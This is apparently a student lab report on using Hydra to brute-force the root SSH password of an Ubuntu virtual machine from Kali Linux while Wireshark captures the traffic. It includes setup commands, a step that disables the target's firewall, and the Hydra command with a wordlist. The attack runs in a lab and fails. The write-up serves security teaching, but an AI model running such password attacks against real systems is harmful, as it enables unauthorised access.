

Abstract


Using Hydra to perform a brute force password attack against a SSH server, while using Wireshark to capture the packets for further analysis.

Introduction


On a Kali Linux virtual machine, Hydra will be used to perform a brute force password attack with a Ubuntu virtual machine as its target system. In order to perform the attack, SSH must be installed and enabled on both systems, and the Ubuntu virtual machine must have a disabled firewall. Different wordlists will be used for the brute force attack for a better packet analysis.

Summary of Results

In Kali Linux, Wireshark will be used to observe the network packet exchanges. Here selecting 'any' will allow Wireshark to listen on all available interfaces.




Wireshark will be used because it provides a variety of tools to make network packets easy to analyze, such as a display filter, the list of captured packets, the details to any selected packet, and the ASCII and hexadecimal contained within the packets. To start reading the packages, press the blue shark fin button, and to stop the capturing, press the red square.




To make sure the Kali Linux virtual machine and the Ubuntu virtual machine are properly updated, both should be updated using the command:

```
sudo apt-get update
```

The Kali Linux machine does not need the command 'sudo', because it is already running in root.

A terminal window titled 'root@evhx: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@evhx)-[~]'. The command '# apt-get update' is entered. The output shows the process of updating package lists from mirrors.jevincanders.net for kali-rolling. It lists several packages being updated, including InRelease, Packages, and Contents (deb) files, with their respective sizes. The total fetched is 59.8 MB in 14s at 4,324 kB/s. The prompt returns to '(root@evhx)-[~]' with a cursor.


```
(root@evhx)-[~]
# apt-get update
Get:1 http://mirrors.jevincanders.net/kali kali-rolling InRelease [30.5 kB]
Get:2 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 Packages [17.9 MB]
Get:3 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 Contents (deb) [40.4 MB]
Get:4 http://mirrors.jevincanders.net/kali kali-rolling/contrib amd64 Packages [108 kB]
Get:5 http://mirrors.jevincanders.net/kali kali-rolling/contrib amd64 Contents (deb) [134 kB]
Get:6 http://mirrors.jevincanders.net/kali kali-rolling/non-free amd64 Packages [209 kB]
Get:7 http://mirrors.jevincanders.net/kali kali-rolling/non-free amd64 Contents (deb) [959 kB]
Fetched 59.8 MB in 14s (4,324 kB/s)
Reading package lists... Done
(root@evhx)-[~]
```

A terminal window titled 'evhx@evhx-VirtualBox: ~' with a search icon, a menu icon, and window control buttons. The prompt is 'evhx@evhx-VirtualBox:~\$'. The command 'sudo apt-get update' is entered. A password prompt '[sudo] password for evhx:' is shown. The output shows the process of updating package lists from us.archive.ubuntu.com and security.ubuntu.com for ubuntu focal. It lists several packages being updated, including InRelease, Packages, Translation-en, and DEP-11 Metadata/Icons files, with their respective sizes. The prompt returns to 'evhx@evhx-VirtualBox:~\$' with a cursor.


```
evhx@evhx-VirtualBox:~$ sudo apt-get update
[sudo] password for evhx:
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease [114 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease [101 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [1,221 kB]
Get:6 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [874 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu focal-updates/main i386 Packages [538 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu focal-updates/main Translation-en [261 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 DEP-11 Metadata [283 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu focal-updates/main DEP-11 48x48 Icons [60.5 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu focal-updates/main DEP-11 64x64 Icons [95.0 kB]
Get:12 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 DEP-11 Metadata [283 kB]
evhx@evhx-VirtualBox:~$
```

OpenSSH is a tool used for remote login with the SSH protocol. To use this tool, it must be installed into both machines with the command:

```
sudo apt-get install openssh-server
```



```
root@evhx: ~  
File Actions Edit View Help  
  
(root@evhx)~  
# apt-get install openssh-server  
  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
  openssh-client openssh-sftp-server  
Suggested packages:  
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard ufw  
The following packages will be upgraded:  
  openssh-client openssh-server openssh-sftp-server  
3 upgraded, 0 newly installed, 0 to remove and 839 not upgraded.  
Need to get 1,367 kB of archives.  
After this operation, 2,048 B disk space will be freed.  
Do you want to continue? [Y/n] y  
Get:1 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:8.4p1-6 [52.4 kB]  
Get:2 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 openssh-server amd64 1:8.4p1-6 [385 kB]  
Get:3 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 openssh-client amd64 1:8.4p1-6 [929 kB]  
Fetched 1,367 kB in 7s (210 kB/s)  
Preconfiguring packages ...  
(Reading database ... 271672 files and directories currently installed.)  
Preparing to unpack .../openssh-sftp-server_1%3a8.4p1-6_amd64.deb ...  
Unpacking openssh-sftp-server (1:8.4p1-6) over (1:8.4p1-5) ...  
Preparing to unpack .../openssh-server_1%3a8.4p1-6_amd64.deb ...  
Unpacking openssh-server (1:8.4p1-6) over (1:8.4p1-5) ...  
Preparing to unpack .../openssh-client_1%3a8.4p1-6_amd64.deb ...
```



```
evhx@evhx-VirtualBox:~$ sudo apt-get install openssh-server  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  libllvm11 linux-headers-5.8.0-43-generic linux-hwe-5.8-headers-5.8.0-43  
  linux-image-5.8.0-43-generic linux-modules-5.8.0-43-generic  
  linux-modules-extra-5.8.0-43-generic  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  ncurses-term openssh-sftp-server ssh-import-id  
Suggested packages:  
  molly-guard monkeysphere ssh-askpass  
The following NEW packages will be installed:  
  ncurses-term openssh-server openssh-sftp-server ssh-import-id  
0 upgraded, 4 newly installed, 0 to remove and 36 not upgraded.  
Need to get 688 kB of archives.  
After this operation, 6,010 kB of additional disk space will be used.  
Do you want to continue? [Y/n] y  
Get:1 http://us.archive.ubuntu.com/ubuntu focal/main amd64 ncurses-term all 6.2-0ubuntu2 [249 kB]  
Get:2 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 openssh-sftp-server amd64 1:8.2p1-4ubuntu0.3 [51.5 kB]  
Get:3 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 openssh-server amd64 1:8.2p1-4ubuntu0.3 [51.5 kB]  
Get:4 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 openssh-client amd64 1:8.2p1-4ubuntu0.3 [929 kB]  
Fetched 688 kB in 2s (344 kB/s)  
Preconfiguring packages ...  
Unpacking ncurses-term (6.2-0ubuntu2) ...  
Unpacking openssh-sftp-server (1:8.2p1-4ubuntu0.3) ...  
Unpacking openssh-server (1:8.2p1-4ubuntu0.3) ...  
Unpacking ssh-import-id (5.8-0ubuntu1) ...  
Setting up ncurses-term (6.2-0ubuntu2) ...  
Setting up openssh-sftp-server (1:8.2p1-4ubuntu0.3) ...  
Setting up openssh-server (1:8.2p1-4ubuntu0.3) ...  
Setting up ssh-import-id (5.8-0ubuntu1) ...
```

After the OpenSSH installation is complete, SSH must be enabled using the command:

```
sudo systemctl enable ssh
```

To disable the firewall on the target Ubuntu machine use the command:

```
sudo ufw disable
```

To check the status of the firewall, use the command:

```
sudo ufw status
```

To allow SSH on the Ubuntu machine, use the command:

```
sudo ufw allow ssh
```

The inet address for the target Ubuntu machine is retrieved with the command:

```
ip addr | grep inet
```

Commands used:

sudo	(provides root permission)
systemctl	(control and manage the systemd system)
ufw	(default firewall configuration tool)
ip addr	(display ip addresses)
grep inet	(specify the inet)

```
(root@evhx)~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.
(root@evhx)~#
```

```
Processing triggers for systemd (245.4-4ubuntu3.11) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for ufw (0.36-6) ...
evhx@evhx-VirtualBox:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
evhx@evhx-VirtualBox:~$ sudo ufw disable
Firewall stopped and disabled on system startup
evhx@evhx-VirtualBox:~$ sudo ufw status
Status: inactive
evhx@evhx-VirtualBox:~$ ip addr | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.0.0.251/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
    inet6 2601:644:203:1180::58c7/128 scope global dynamic noprefixroute
    inet6 2601:644:203:1180:a7b6:9f8e:6561:5212/64 scope global temporary dynamic
    inet6 2601:644:203:1180:8c69:4aed:c4e7:ad1d/64 scope global dynamic mngtmpa
    inet6 fe80::cd7d:a7f5:53bd:4bd5/64 scope link noprefixroute
evhx@evhx-VirtualBox:~$
```

Hydra is a network login cracker that will be used for a brute force password attack. Hydra will be installed on the Kali Linux machine using the command:

apt-get install hydra-gtk

```
(root@evhx)-[~]
# apt-get install hydra-gtk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  hydra libbson-1.0-0 libidn12 libmongoc-1.0-0
The following NEW packages will be installed:
  libidn12
The following packages will be upgraded:
  hydra hydra-gtk libbson-1.0-0 libmongoc-1.0-0
4 upgraded, 1 newly installed, 0 to remove and 835 not upgraded.
Need to get 765 kB of archives.
After this operation, 296 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 libbson-1.0-0 amd64 1.19.0-1 [73.9 kB]
Get:2 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 libidn12 amd64 1.38-3 [83.3 kB]
Get:3 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 libmongoc-1.0-0 amd64 1.19.0-1 [286 kB]
Get:4 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 hydra amd64 9.1-1+b2 [276 kB]
Get:5 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 hydra-gtk amd64 9.1-1+b2 [45.7 kB]
Fetched 765 kB in 1s (698 kB/s)
(Reading database ... 271673 files and directories currently installed.)
Preparing to unpack .../libbson-1.0-0_1.19.0-1_amd64.deb ...
Unpacking libbson-1.0-0 (1.19.0-1) over (1.17.3-1) ...
Selecting previously unselected package libidn12:amd64.
```


The Kali Linux machine has a few wordlists that can be used with Hydra in the brute force attack. To unzip the largest wordlist provided, named 'rockyou.txt.gz' use the command:

```
gzip -d /usr/share/wordlists/rockyou.txt.gz
```


To commence the Hydra brute force attack, use the command:

```
hydra -l root -P /usr/share/wordlists/fasttrack.txt 10.0.0.251 -t 4 ssh
```

Hydra lists the number of tries used and the estimated time they took. The brute force attack also failed since the target Ubuntu's password was not in the list.

Commands used:

gzip	(software application used for file compression and decompression)
-l root -P	(to get root password(single))
10.0.0.251	(Targets ip address)
4	(number of threads)

